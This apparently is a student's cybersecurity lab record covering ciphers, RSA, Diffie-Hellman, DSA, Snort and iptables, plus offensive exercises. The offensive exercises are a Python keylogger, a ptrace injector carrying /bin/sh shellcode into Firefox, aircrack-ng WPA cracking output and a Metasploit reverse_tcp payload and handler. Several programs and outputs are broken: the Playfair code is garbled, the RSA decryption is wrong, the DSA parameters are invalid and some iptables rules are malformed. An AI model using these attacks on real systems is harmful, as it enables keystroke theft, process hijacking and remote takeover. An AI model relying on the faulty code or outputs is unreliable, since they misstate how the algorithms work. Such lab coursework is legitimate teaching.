Ex. No.: 1(a) **CAESAR CIPHER** **Reg. No.: 210701266**

Date:

AIM:

To implement encryption and decryption in Caesar Cipher technique.

ALGORITHM:

1. Declare two arrays to store plaintext and ciphertext
2. Prompt the user to enter plaintext
3. Loop till the end-of line marker comes
   a. get one plaintext character & put the same in plaintext[] array and increment i
   b. apply caesar 3 key shift cipher on the character and store in ciphertext[] array and increment x.
4. Print the ciphertext

PROGRAM CODE:

```
#include <stdio.h>
int main()
{
 char plaintext[100]={0}, ciphertext[100]={0};
 int c;
 printf("Plaintext:");
 while((c=getchar()) != '\n')
 {
 static int x=0, i=0;
 plaintext[i++]=(char)c;
 ciphertext[x++]=(char)(c+3);
 }
 printf("Cipher text:");
 printf("%s\n",ciphertext);
 return 0;
}
```

OUTPUT:

```
[root@localhost-live liveuser]# vi caesar.c
[root@localhost-live liveuser]# cc caesar.c
[root@localhost-live liveuser]# ./a.out
Plaintext:hello
Cipher text:khoor
[root@localhost-live liveuser]#
```

RESULT:

Ex. No.: 1(b) **PLAYFAIR CIPHER** **Reg. No.: 210701266**

Date:

AIM:

To implement Playfair Cipher technique using C.

ALGORITHM:

1. Initialize the contents of the table to zero.
2. Get the length of the key
3. Get the key string from the user.
4. Insert each element of the key into the table.
5. Fill the remaining entries of the table with the character not already entered into the table.
6. Enter the length of the plaintext.
7. Get the plaintext string.

PROGRAM CODE:

```
#include<stdio.h>
int check(char table[5][5],char k)
{
int i,j;
for(i=0;i<5;++i)
for(j=0;j<5;++j)
{
if(table[i][j]==k)
return 0;
}
return 1;
}
void main()
{
int i,j,key_len;
char table[5][5];
for(i=0;i<5;++i)
 for(j=0;j<5;++j)
table[i][j]='0';
```

```
printf("**********Playfair Cipher**********\n\n");
printf("Enter the length of the Key. ");
scanf("%d",&key_len);
char key[key_len];
printf("Enter the Key. ");
for(i=-1;i<key_len;++i)
{
scanf("%c",&key[i]);
if(key[i]=='j')
key[i]='i';
}
int flag;
int count=0;
// inserting the key into the table
for(i=0;i<5;++i)
{
for(j=0;j<5;++j)
{
flag=0;
while(flag!=1)
{
if(count>key_len)
goto l1;
flag=check(table,key[count]);
++count;
}// end of while
table[i][j]=key[(count-1)];
}// end of inner for
}// end of outer for
l1:printf("\n");

int val=97;
//inserting other alphabets
for(i=0;i<5;++i)
```

```
{
 for(j=0;j<5;++j)
 {
if(table[i][j]>=97 && table[i][j]<=123)
{}
else
{
flag=0;
while(flag!=1)
{
if('j'==(char)val)
++val;
flag=check(table,(char)val);
++val;
}// end of while
table[i][j]=(char)(val-1);
}//end of else
 }// end of inner for
}// end of outer for
printf("The table is as follows:\n");
for(i=0;i<5;++i)
{
 for(j=0;j<5;++j)
 {
printf("%c ",table[i][j]);
 }
printf("\n");
}
int l=0;
printf("\nEnter the length of plain text.(without spaces) ");
scanf("%d",&l);
printf("\nEnter the Plain text. ");
char p[l];
for(i=-1;i<l;++i)
```

```
{
scanf("%c",&p[i]);
}
for(i=-1;i<l;++i)
{
if(p[i]=='j')
p[i]='i';
}
printf("\nThe replaced text(j with i)");
for(i=-1;i<l;++i)
printf("%c ",p[i]);
count=0;
for(i=-1;i<l;++i)

{
if(p[i]==p[i+1])
count=count+1;
}
printf("\nThe cipher has to enter %d bogus char.It is either 'x' or 'z'\n",count);
int length=0;
if((l+count)%2!=0)
length=(l+count+1);
else
length=(l+count);
printf("\nValue of length is %d.\n",length);
char p1[length];
//inserting bogus characters.
char temp1;
int count1=0;
for(i=-1;i<l;++i)
{
p1[count1]=p[i];
if(p[i]==p[i+1])
{
```

```
count1=count1+1;
if(p[i]=='x')
p1[count1]='z';
else p1[count1]='x';
}
count1=count1+1;
}
//checking for length
char bogus;
if((l+count)%2!=0)
{
if(p1[length-1]=='x')
p1[length]='z';
else
p1[length]='x';
}
printf("The final text is:");
for(i=0;i<=length;++i)
printf("%c ",p1[i]);
char cipher_text[length];
int r1,r2,c1,c2;
int k1;
for(k1=1;k1<=length;++k1)
{
for(i=0;i<5;++i)
{
for(j=0;j<5;++j)
{
if(table[i][j]==p1[k1])
{
r1=i;
c1=j;
}
```

```
else
if(table[i][j]==p1[k1+1])
{
r2=i;
c2=j;
}
}//end of for with j
}//end of for with i
(r1==r2)
{
cipher_text[k1]=table[r1][(c1+1)%5];
cipher_text[k1+1]=table[r1][(c2+1)%5];
}
else
if(c1==c2)
{
cipher_text[k1]=table[(r1+1)%5][c1];
cipher_text[k1+1]=table[(r2+1)%5][c1];
}
else
{
cipher_text[k1]=table[r1][c2];
cipher_text[k1+1]=table[r2][c1];
}
k1=k1+1;
}//end of for with k1
printf("\n\nThe Cipher text is:\n ");
for(i=1;i<=length;++i)
printf("%c ",cipher_text[i]);
}
```

OUTPUT:

```
********** Playfair Cipher ************

Enter the length of the Key: 5
Enter the Key: hello

The table is as follows:
h e l o `
` ` ` ` `
` ` ` ` `
` ` ` ` `
` ` ` ` `

Enter the length of plaintext (without spaces): 5
Enter the Plain text: world

The replaced text (j with i): w o r l d
The cipher has to enter 0 bogus char. It is either 'x' or 'z'

Value of length is 6.
The final text is: w o r l d x

The Cipher text is: e ` e o e o
```

RESULT:

Ex. No.:1 (c) **RAIL-FENCE** **Reg. No.: 210701266**

Date:

AIM:

To implement Rail-Fence Cipher technique using C.

ALGORITHM:

1. Get the plaintext string from the user.
2. Take the string length of the plaintext.
3. For each plaintext character do the following-

a. If ch % 2 == 0 put in a[] array

b. Else put in b[] array

4. Take each character in a[] array and put in s[] array and increment the index.
5. After all characters in a[] array are copied, then copy each character from b[] array and put into s[] array and increment the index.
6. Print the contents of s[] array to get ciphertext.

PROGRAM CODE:

```
#include<stdio.h>
#include<string.h>
void main()
{
int i,j,k=0,l=0,m=0;
char s[20],a[10],b[10];
printf("enter a string:");
scanf("%s",s);
for(i=0;i<strlen(s);i++)
{
 if(i%2==0) //even position
 {
 a[k]=s[i];
 k++;
 }

 else //odd position
 {
 b[l]=s[i];
 l++;
 }
}
for(i=0;i<k;i++)
{
 printf("%c ",a[i]);
 s[m]=a[i];
 m++;
```

```
}
printf("\n");
for(i=0;i<l;i++)
{
 printf(" %c",b[i]);
 s[m]=b[i];
 m++;
}
printf("\n\ncipher text is %s",s);
getchar();
}
```

OUTPUT:

```
[root@localhost-live liveuser]# vi railfence.c
[root@localhost-live liveuser]# cc railfence.c
[root@localhost-live liveuser]# ./a.out
enter a string:queenoftears
q e n f e r
 u e o t a s

cipher text is qenferueotas[root@localhost-live liveuser]#
```

RESULT:

Ex. No.: 2(a) **RSA** **Reg. No.: 210701266**

Date:

AIM:

To implement RSA asymmetric key cryptosystem using C.

ALGORITHM:

1. Select two large prime numbers p and q
2. Compute n=pxq
3. Choose system modulus: Ø(n)=(p-1)x(q-1)
4. Select a random encryption key e such that gcd(e,Ø(n)=1
5. Decrypt by computing d=1 mod Ø(n)
6. Print the public key{e,n}
7. Print the private key{d,n}

PROGRAM CODE:

```
#include <stdio.h>
#include <math.h>
int power(int,unsigned int,int);
int gcd(int,int);
int multiplicativeInverse(int,int,int);
int main()
{
int p,q,n,e,d,phi,M,C;
printf("\nEnter two prime numbers p and q that are not equal : ");
scanf("%d %d",&p,&q);
n = p * q;
phi = (p - 1)*(q - 1);
printf("Phi(%d) = %d",n,phi);
printf("\nEnter the integer e : ");
scanf("%d",&e);
if(e >= 1 && e < phi)
{
if(gcd(phi,e)!=1)
{
printf("\nChoose proper value for e !!!\n");
```

```
return 1;
}
}
//Key Generation
d = multiplicativeInverse(e,phi,n);
printf("\nPublic Key PU = {%d,%d}",e,n);

printf("\nPrivate Key PR = {%d,%d}",d,n);
//Encryption
printf("\nMessage M = ");
scanf("%d",&M);
C = power(M,e,n);
printf("\nCiphertext C = %d \n",C);
//Decryption
M = power(C,d,n);
printf("\nDecrypted Message M = %d \n",M);
return 0;
}
int power(int x, unsigned int y, int p)
{
int res = 1; // Initialize result
x = x % p; // Update x if it is more than or equal to p
while (y > 0)
{
// If y is odd, multiply x with result
if (y & 1)
res = (res*x) % p;
// y must be even now
y = y>>1; // y = y/2 x
= (x*x) % p;
}
return res;
}
int gcd ( int a, int b )
```

```
{
int c;
while ( a != 0 )
{
c = a;
a = b % a;
b = c;
}
return b;
}
int multiplicativeInverse(int a, int b, int n){
int sum,x,y;
for(y=0;y<n;y++){
for(x=0;x<n;x++){
sum=a*x + b*(-y);
if(sum==1)
return x;}}}
```

OUTPUT:

```
Enter two prime numbers p and q that are not equal : 17 13
Phi(221) = 192
Enter the integer e : 5

Public Key PU = {5,221}
Private Key PR = {77,221}
Message M = 66

Ciphertext C = 157

Decrypted Message M = 1
```

RESULT:

Ex. No.: 2(b) **DIFFIE-HELLMAN KEY EXCHANGE** **Reg. No.: 210701266**

Date:

AIM:

To implement Diffie-Hellman key exchange using C.

ALGORITHM:

1. Get a prime number q as input from the user.
2. Get a value xa and xb which is less than q.
3. Calculate primitive root α
4. For each user A, generate a key Xa < q
5. Compute public key, α pow(Xa) mod q
6. Each user computes Ya
7. Print the values of exchanged keys.

PROGRAM CODE:

```
//This program uses fast exponentiation function power instead of pow library function
#include <stdio.h>
#include <math.h>
int power( int,unsigned int,int);
int main()
{
int x,y,z,count,ai[20][20];
int alpha,xa,xb,ya,yb,ka,kb,q;
printf("\nEnter a Prime Number \"q\":");
scanf("%d",&q);
printf("\nEnter a No \"xa\" which is less than value of q:");
scanf("%d",&xa);
printf("\nEnter a No \"xb\" which is less than value of q:");
scanf("%d",&xb);
printf("\nEnter alpha:");
scanf("%d",&alpha);
ya = power(alpha,xa,q);
yb = power(alpha,xb,q);
ka = power(yb,xa,q);
kb = power(ya,xb,q);
printf("\nya = %d \nyb = %d \nka = %d \nkb = %d \n",ya,yb,ka,kb);
if(ka == kb)
printf("\nThe secret keys generated by User A and User B are same\n");
else
printf("\nThe secret keys generated by User A and User B are not same\n");
return 0;
}
int power(int x, unsigned int y, int p)
{
int res = 1; // Initialize result
```

```
x = x % p; // Update x if it is more than or equal to p
while (y > 0)
{
// If y is odd, multiply x with result
if (y & 1)
res = (res*x) % p;
// y must be even now
y = y>>1; // y = y/2 x
= (x*x) % p;
}
return res;
}
```

OUTPUT:

```
[root@localhost-live liveuser]# vi diffie.c
[root@localhost-live liveuser]# cc diffie.c
[root@localhost-live liveuser]# ./a.out

Enter a Prime Number "q":17

Enter a No "xa" which is less than value of q:3

Enter a No "xb" which is less than value of q:5

Enter alpha:7

ya = 15
yb = 15
ka = 4
kb = 4
```

RESULT:

Ex. No.: 3 **DSA** **Reg. No.: 210701266**

Date:

AIM:

To implement Digital Signature Algorithm (DSA) using C.

ALGORITHM:

1. Get the prime number p and its divisor q from the user.
2. Get the value of h from the user.
3. Compute the value of g.
4. Get the private key xa from the user.
5. Compute the user's public key y.
6. Get the per-message secret key k and hash value of message M.
7. Compute the value of z using g, k & p
8. Compute z % q to get the value of r
9. Compute the multiplicative inverse.
10. Compute the value of s.
11. Print the signature (r, s).

PROGRAM CODE:

```
#include <stdio.h>
#include <math.h>
int power(int,unsigned int,int);
int multiplicativeInverse(int,int,int);
int main()
{
int p,q,h,g,r,s,t,x,y,z,k,inv,hash;
printf("\nEnter prime number p and enter q prime divisor of (p-1): ");
scanf("%d %d",&p,&q);
printf("\nEnter h such that it greater than 1 and less than (p-1): ");
scanf("%d",&h);
//Compute g
t = (p-1)/q;
g = power(h,t,p);
printf("\nEnter user's private key such that it is greater than 0 and less than q : ");
```

```
scanf("%d",&x);
//Computer user's public key
y = power(g,x,p);
printf("\nEnter user's per-message secret key k such that it is greater than 0 and less than q : ");
scanf("%d",&k);
printf("\nEnter the hash(M) value : ");
scanf("%d",&hash);
//Signing. Compute r and s pair
z = power(g,k,p);
r = z % q;
inv = multiplicativeInverse(k,q,p);
s = inv * (hash + x * r) % q;
//Display
printf("\n*********ComputedValues*********");
printf("\ng = %d",g);
printf("\ny = %d",y);
printf("\nGenerated Signature Sender = (%d, %d) \n",r,s);
}
int power(int x, unsigned int y, int p)
{
int res = 1; // Initialize result
x = x % p; // Update x if it is more than or equal to p
while (y > 0)
{
// If y is odd, multiply x with result
if (y & 1)
res = (res * x) % p;
// y must be even now
y = y >> 1; // y = y/2
x = (x * x) % p;
}
return res;
```

```
}
int multiplicativeInverse(int a, int b, int n)
{
int sum,x,y;
for(y=0;y<n;y++)
{
for(x=0;x<n;x++)
{
sum = a * x + b * (-y);
if(sum == 1)
return x;
}
}
}
```

OUTPUT:

```
[root@localhost-live liveuser]# vi dsa.c
[root@localhost-live liveuser]# cc dsa.c
[root@localhost-live liveuser]# ./a.out

Enter prime number p and enter q prime divisor of (p-1): 13 17

Enter h such that it greater than 1 and less than (p-1): 5

Enter user's private key such that it is greater than 0 and less than q : 3

Enter user's per-message secret key k such that it is greater than 0 and less than q : 7

Enter the hash(M) value : 123

*********ComputedValues*********
g = 1
y = 1
Generated Signature Sender = (1, 1)
```

RESULT:

Ex.No: 4 **Key Loggers** **Reg. No.: 210701266**

Date:

AIM:

To implement a keylogger to record the keystrokes.

ALGORITHM:

1. Import `Key` and `Listener` from `pynput.keyboard`.
2. Create an empty list `the_keys` to store pressed keys.
3. Define `functionPerKey(key)` to append pressed keys to `the_keys` and write them to a file.
4. Define `storeKeysToFile(keys)` to write keys to a log file.
5. Define `onEachKeyRelease(the_key)` to stop the keylogger when "Esc" key is pressed.

PROGRAM:

```
# importing the required modules
from pynput.keyboard import Key
from pynput.keyboard import Listener
# creating an empty list to store pressed keys
the_keys = []
# creating a function that defines what to do on each key press
def functionPerKey(key):
# appending each pressed key to a list
the_keys.append(key)
# writing list to file after each key pressed
storeKeysToFile(the_keys)
# defining the function to write keys to the log file
def storeKeysToFile(keys):
with open(r&amp;#39;C:\Users\REC\Desktop\keylog.txt&amp;#39;,&amp;#39;w&amp;#39;) as log:
for the_key in keys:
the_key = str(the_key).replace(&amp;quot;&amp;#39;&amp;quot;, &amp;quot;&amp;quot;)
log.write(the_key)


def onEachKeyRelease(the_key):
# In case, the key is &amp;quot;Esc&amp;quot; then stopping the keylogger
if the_key == Key.esc:
```

```
return False
with Listener(
on_press = functionPerKey,
on_release = onEachKeyRelease
) as the_listener:
the_listener.join()
```

OUTPUT:

Keyloggers.py

```
Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:38:34) [MSC v.1936 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
== RESTART: C:/Users/REC/AppData/Local/Programs/Python/Python311/keyloggers.py =
k
... e
>>>
== RESTART: C:/Users/REC/AppData/Local/Programs/Python/Python311/keyloggers.py =
g
... w
... e
>>>
```

keylog.txt:

```
gKey.enterwKey.entereKey.enter`Key.backspaceKey.esc
```

RESULT:

Ex. No.: 5 **PROCESS CODE INJECTION** **Reg. No.: 210701266**

Date:

AIM:

To do process code injection on Firefox using ptrace system call

ALGORITHM:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

PROGRAM CODE:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs
//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
};
//header for our program.
void header()
{
printf("----Memory bytecode injector-----\n");
}
```

```
//main program notice we take command line options
int main(int argc,char**argv)
{
int i,size,pid=0;
struct user_regs_struct reg;//struct that gives access to registers
//note that this regs will be in x64 for me
//unless your using 32bit then eip,eax,edx etc...
char*buff;
header();
//we get the command line options and assign them appropriately!
pid=atoi(argv[1]);
size=sizeof(shellcode);
//allocate a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));
//attach process of pid
ptrace(PTRACE_ATTACH,pid,0,0);
//wait for child to change state
wait((int*)0);
//get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively,
//to the address reg in the tracer
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);
//Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
//detach from the process and free buff memory
```

```
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;
}
```

OUTPUT:

```
[root@localhost-live liveuser]# vi codeinjection.c
[root@localhost-live liveuser]# cc codeinjection.c
[root@localhost-live liveuser]# ./a.out
----Memory bytecode injector-----
Usage: ./a.out <pid>
[root@localhost-live liveuser]#
```

RESULT:

Ex. No.: 6 **WIRELESS AUDIT** **Reg. No.: 210701266**

Date:

AIM:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

ALGORITHM:

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command.
3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel withairmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

OUTPUT:

root@kali:~# iwconfig

eth0 no wireless extensions.

wlan0 IEEE 802.11bgn ESSID:off/any

Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Encryption key:off

Power Management:off

lo no wireless extensions.

root@kali:~# iwlist wlan0 scanning

wlan0 Scan completed :

Cell 01 - Address: 14:F6:5A:F4:57:22

Channel:6

Frequency:2.437 GHz (Channel 6)

Quality=70/70 Signal level=-27 dBm

Encryption key:on

ESSID:"BENEDICT"

Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s

Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s

36 Mb/s; 48 Mb/s; 54 Mb/s

Mode:Master

Extra:tsf=00000000425b0a37

Extra: Last beacon: 548ms ago

IE: WPA Version 1

Group Cipher : TKIP

Pairwise Ciphers (2) : CCMP TKIP

Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after

a short period of time, you may want to kill (some of) them!

PID Name

1148 NetworkManager

1324 wpa_supplicant

PHY Interface Driver Chipset

phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.

Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill

Killing these processes:

PID Name

1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY Interface Driver Chipset

phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

(mac80211 station mode vif disabled for [phy0]wlan0)

```
root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon
CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTHE
14:F6:5A:F4:57:22 -31 100 3104 10036 0 6 54e. WPA CCMP PSK B
BSSID STATION PWR Rate Lost Frames Probe
14:F6:5A:F4:57:22 70:05:14:A3:7E:3E -32 2e- 0 0 10836
root@kali:~# ls -l
total 10348
-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap
-rw-r--r-- 1 root root 481 Oct 5 01:35 atheros-01.csv
-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv
-rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml
root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt
[00:00:52] 84564 keys tested (1648.11 k/s)
KEY FOUND! [ rec12345 ]
Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49
A9 7AA0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43
Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05
F6 53 B8 CAA0 70 EC 02 1B EA 5F 7A DA 7A EC 7D
EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C
```

RESULT:

Ex. No.: 7 **SNORT IDS** **Reg. No.: 210701266**

Date:

AIM:

To demonstrate Intrusion Detection System (IDS) using snort tool.

ALGORITHM:

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

OUTPUT:

[root@localhost security lab]# cd /usr/src

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz

[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort2.9.16.1.tar.gz

[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz

[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz

[root@localhost security lab]# yum install libpcap* pcre* libdnet* -y

[root@localhost security lab]# cd daq-2.0.7

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1

[root@localhost security lab]# . /configure

[root@localhost security lab]# make

[root@localhost security lab]# make install

[root@localhost security lab]# snort --version

,,_ -*> Snort! <*-

o")~ Version 2.9.8.2 GRE (Build 335)

"" By Martin Roesch & The SnortTeam: http://www.snort.org/contact#team

Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.

Copyright (C) 1998-2013 Sourcefire, Inc., et al.

Using libpcap version 1.7.3

Using PCRE version: 8.38 2015-11-23

Using ZLIB version: 1.2.8

[root@localhost security lab]# mkdir /etc/snort

[root@localhost security lab]# mkdir /etc/snort/rules

[root@localhost security lab]# mkdir /var/log/snort

[root@localhost security lab]# vi /etc/snort/snort.conf

add this line- include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules

alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)

[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/

Another terminal

[root@localhost security lab]# ping www.yahoo.com

Ctrl + C

[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240

ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:14680 Seq:65 ECHO

[**] [1:477:3] ICMP Packet [**]

[Priority: 0]

10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148

ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84

Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY

RESULT:

Ex. No.: 8 **METASPLOIT** **Reg. No.: 210701266**

Date:

AIM:

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

ALGORITHM:

1. Generate payload to be inserted into the remote machine
2. Set the LHOST and it's port number
3. Open msfconsole.
4. Use exploit/multi/handler
5. Establish reverse_tcp with the remote windows 8 machine.
6. Run SimpleHTTPServer with port number 8000.
7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
9. Create a new directory using mkdir command.
10. Delete the created directory.

OUTPUT:

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

root@kali:~# msfconsole

[-] ***Rting the Metasploit Framework console...\

[-] * WARNING: No database support: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[-] ***

```
=[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
 Name Current Setting Required Description
 ---- --------------- -------- -----------
Payload options (windows/meterpreter/reverse_tcp):
 Name Current Setting Required Description
 ---- --------------- -------- -----------
 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
 LHOST yes The listen address (an interface may be specified)
 LPORT 4444 yes The listen port
Exploit target:
 Id Name
 -- ----
 0 Wildcard Target
msf5 exploit(multi/handler) > set LHOST 172.16.8.155
LHOST => 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.8.155:443
```

RESULT:

Ex. No.: 9 **INSTALL AND CONFIGURE IPTABLES FIREWALL** **Reg. No.: 210701266**

Date:

AIM:

To install iptables and configure it for variety of options.

COMMON CONFIGURATIONS & OUTPUTS:

1. Start/stop/restart firewalls

[root@localhost ~]# systemctl start firewalld

[root@localhost ~]# systemctl restart firewalld

[root@localhost ~]# systemctl stop firewalld

[root@localhost ~]#

2. Check all exitsting IPtables Firewall Rules

[root@localhost ~]# iptables -L -n -v

[root@localhost ~]#

3. Block specific IP Address(eg. 172.16.8.10) in IPtables Firewall

[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP

[root@localhost ~]#

4. Block specifig port on IPtables Firewall

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 172.16.11.5 -j DROP

[root@localhost ~]#

5. Allow specific network range on particular port on iptables

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport 172.16.11.5 -j ACCEPT

[root@localhost ~]#

6. Block Facebook on IPTables

[root@localhost ~]# host facebook.com

facebook.com has address 157.240.24.35

facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de

facebook.com mail is handled by 10 smtpin.vvv.facebook.com.

[root@localhost ~]# whois 157.240.24.35 | grep CIDR

CIDR: 157.240.0.0/16

[root@localhost ~]#

[root@localhost ~]# whois 157.240.24.35

[Querying whois.arin.net]

[whois.arin.net]

NetRange: 157.240.0.0 - 157.240.255.255

CIDR: 157.240.0.0/16

NetName: THEFA-3

NetHandle: NET-157-240-0-0-1

Parent: NET157 (NET-157-0-0-0-0)

NetType: Direct Assignment

OriginAS:

Organization: Facebook, Inc. (THEFA-3)

RegDate: 2015-05-14

Updated: 2015-05-14

Ref: https://rdap.arin.net/registry/ip/157.240.0.0

OrgName: Facebook, Inc.

OrgId: THEFA-3

Address: 1601 Willow Rd.

City: Menlo Park

StateProv: CA

PostalCode: 94025

Country: US

RegDate: 2004-08-11

Updated: 2012-04-17

Ref: https://rdap.arin.net/registry/entity/THEFA-3

OrgTechHandle: OPERA82-ARIN

OrgTechName: Operations

OrgTechPhone: +1-650-543-4800

OrgTechEmail: domain@facebook.com

OrgTechRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

OrgAbuseHandle: OPERA82-ARIN

OrgAbuseName: Operations

OrgAbusePhone: +1-650-543-4800

OrgAbuseEmail: domain@facebook.com

OrgAbuseRef: https://rdap.arin.net/registry/entity/OPERA82-ARIN

#

ARIN WHOIS data and services are subject to the Terms of Use

available at: https://www.arin.net/resources/registry/whois/tou/

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

Open browser and check whether http://facebook.com is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP

[root@localhost ~]#

6. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP

[root@localhost ~]#

7.Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules

